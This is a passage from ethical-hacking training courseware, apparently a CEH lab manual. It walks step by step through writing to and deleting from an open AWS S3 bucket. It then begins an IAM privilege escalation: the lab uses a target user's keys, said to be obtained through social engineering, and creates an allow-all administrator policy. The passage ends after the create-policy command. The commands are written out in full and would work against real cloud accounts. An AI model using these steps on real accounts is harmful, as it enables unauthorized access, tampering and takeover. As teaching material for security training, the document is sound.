26. Let us list the directories in the certifiedhacker bucket. In the terminal window, type **aws s3 ls s3://[Bucket Name]** (here, Bucket Name is **certifiedhacker**) and press **Enter.**

Note: The bucket name may be different in your lab environment depending on the bucket you are targeting.




Figure 2.1.17: Listing directories in open S3 bucket

27. This will show you the list of directories in the certifiedhacker S3 bucket, as shown in the screenshot.




Figure 2.1.18: Directories list in open S3 bucket

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

28. Now, maximize the browser window, type **certifiedhacker.s3.amazonaws.com** in the address bar, and press **Enter**.
29. This will show you the complete list of directories and files available in this bucket.

Figure 2.1.19: S3 bucket directories and files list

30. Minimize the browser window and switch to **Terminal**.
31. Let us move some files to the certifiedhacker bucket. To do this, in the terminal window, type **echo "You have been hacked" >> Hack.txt** and press **Enter**.
32. By issuing this command, you are creating a file named **Hack.txt**.




Figure 2.1.20: Creating Hack.txt file

33. Let us try to move the **Hack.txt** file to the **certifiedhacker** bucket. In the terminal window, type **aws s3 mv Hack.txt s3://certifiedhacker** and press **Enter**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

34. You have successfully moved the **Hack.txt** file to the **certifiedhacker** bucket.




Figure 2.1.21: Moving Hack.txt file to S3 bucket

35. To verify whether the file is moved, switch to the browser window and maximize it. Reload the page.

36. You can observe that the **Hack.txt** file is moved to the certifiedhacker bucket, as shown in the screenshot.

Figure 2.1.22: Hack.txt file moved to S3 bucket

37. Minimize the browser window and switch to the **Terminal** window.

38. Let us delete the **Hack.txt** file from the **certifiedhacker** bucket. In the terminal window, type **aws s3 rm s3://certifiedhacker/Hack.txt** and press **Enter.**

39. By issuing this command, you have successfully deleted the **Hack.txt** file from the **certifiedhacker** bucket.

Figure 2.1.23: Deleting Hack.txt file from S3 bucket

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

40. To verify whether the file is deleted, switch to the browser window and reload the page.
41. The **Hack.txt** file is deleted from the **certifiedhacker** bucket.




Figure 2.1.24: Hack.txt file deleted from S3 bucket.

42. Thus, you can add or delete files from open S3 buckets.
43. This concludes the demonstration of exploiting public S3 buckets.
44. Close all open windows and document all the acquired information.
45. Turn off the **Parrot Security** virtual machine.

Lab Analysis

Analyze and document all the results obtained in the lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☑ Yes	☐ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Perform Privilege Escalation to Gain Higher Privileges

Privilege escalation is the process of gaining higher-level or administrator-level privileges for the target system using a non-administrator user account.

ICON KEY

Valuable Information

Test Your Knowledge

Web Exercise

Workbook Review

Lab Scenario

As a professional ethical hacker or pen tester, you must try to escalate privileges by employing a user account access key and secret access key obtained using various social engineering techniques. In privilege escalation, you attempt to gain complete access to the target IAM user's account and, then try to attain higher-level privileges in the AWS environment.

In the cloud platform, owing to mistakes in the access allocation system such as coding errors and design flaws, a customer, a third party, or an employee can obtain higher access rights than those that they are authorized to use. This threat arises, because of authentication, authorization, and accountability (AAA) vulnerabilities, user provisioning and de-provisioning vulnerabilities, hypervisor vulnerabilities, unclear roles and responsibilities, misconfiguration, etc.

Tools demonstrated in this lab are available in E:\CEH-Tools\CEHv11 Module 19 Cloud Computing

In this lab, we will exploit a misconfigured user permission policy to escalate privileges to the administrator level.

Lab Objectives

- Escalate IAM user privileges by exploiting misconfigured user policy

Lab Environment

To carry out lab, you need:

- Parrot Security virtual machine
- Web browsers with an Internet connection
- Administrator privileges to run the tools

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Duration

Time: 10 Minutes

Overview of Privilege Escalation

Privileges are security roles assigned to users for using specific programs, features, OSes, functions, files, code, etc. to limit access depending on the type of user. Privilege escalation is required when you want to access system resources that you are not authorized to access. It takes place in two forms: vertical and horizontal.

- **Horizontal Privilege Escalation**: An unauthorized user tries to access the resources, functions, and other privileges of an authorized user who has similar access permissions
- **Vertical Privilege Escalation**: An unauthorized user tries to access the resources and functions of a user with higher privileges such as application or site administrators

Lab Tasks

TASK 1

Escalate IAM User Privileges by Exploiting Misconfigured User Policy

A policy is an entity that, when attached to an identity or resource, defines its permissions. You can use the AWS Management Console, AWS CLI, or AWS API to create customer-managed policies in IAM. Customer-managed policies are standalone policies that you administer in your AWS account.

Note: In this task, for demonstration purposes, we have created an IAM user account with permissions including iam:CreatePolicy, iam:AttachUserPolicy, iam:ListUserPolicies, sts:AssumeRole, and iam:ListRoles. This policy can be exploited by attackers to gain administrator-level privileges.

TASK 1.1

Configure AWS

1. Launch the **Parrot Security** virtual machine. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.
2. Click the **MATE Terminal** icon in the menu to launch the terminal.
3. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
4. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

5. Now, type **cd** and press **Enter** to jump to the root directory.
6. In the terminal window, type **aws configure** and press **Enter**.
7. Enter the details of the target IAM user's access key in the **AWS Access Key ID** field and press **Enter**. Similarly, in the **AWS Secret Access Key** filed, enter the target IAM user's secret access key and press **Enter**.

Note: The **AWS Access Key ID** and **AWS Secret Access Key** of the target user's account can be obtained using various social engineering techniques, as discussed in **Module 09 Social Engineering**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

You can then attach the policies to the identities (users, groups, and roles) in your AWS account. If the user policies are not configured properly, they can be exploited by attackers to gain full administrator access to the target user's AWS account.

8. In the **Default region name** field, type **us-east-2** and press **Enter**. In the **Default output format** field, type **json** and press **Enter**.




Figure 3.1.1: AWS CLI Configuration

9. After configuring the AWS CLI, we create a user policy and attach it to the target IAM user account to escalate the privileges.

TASK 1.2

Create a User Policy

10. In the terminal window, type **vim user-policy.json** and press **Enter**.

Note: This command will create a file named **user-policy** in the **root** directory.




Figure 3.1.2: Open a text editor

11. A command line text editor appears; press **I** and type the script given below:

```
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Effect": "Allow",
      "Action": "*",
      "Resource": "*"
    }
  ]
}
```

Note: This is an AdministratorAccess policy that gives administrator access to the target IAM user.

12. After entering the script given in the previous step, press the **Esc** button. Then, type **:wq!** and press **Enter** to save the text document.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.3: Writing a user policy

13. Now, we will attach the created policy (**user-policy**) to the target IAM user's account. To do so, type **aws iam create-policy –policy-name user-policy –policy-document file://user-policy.json** and press **Enter.**

14. The created user policy is displayed, showing various details such as **PolicyName**, **PolicyId**, and **Arn.**

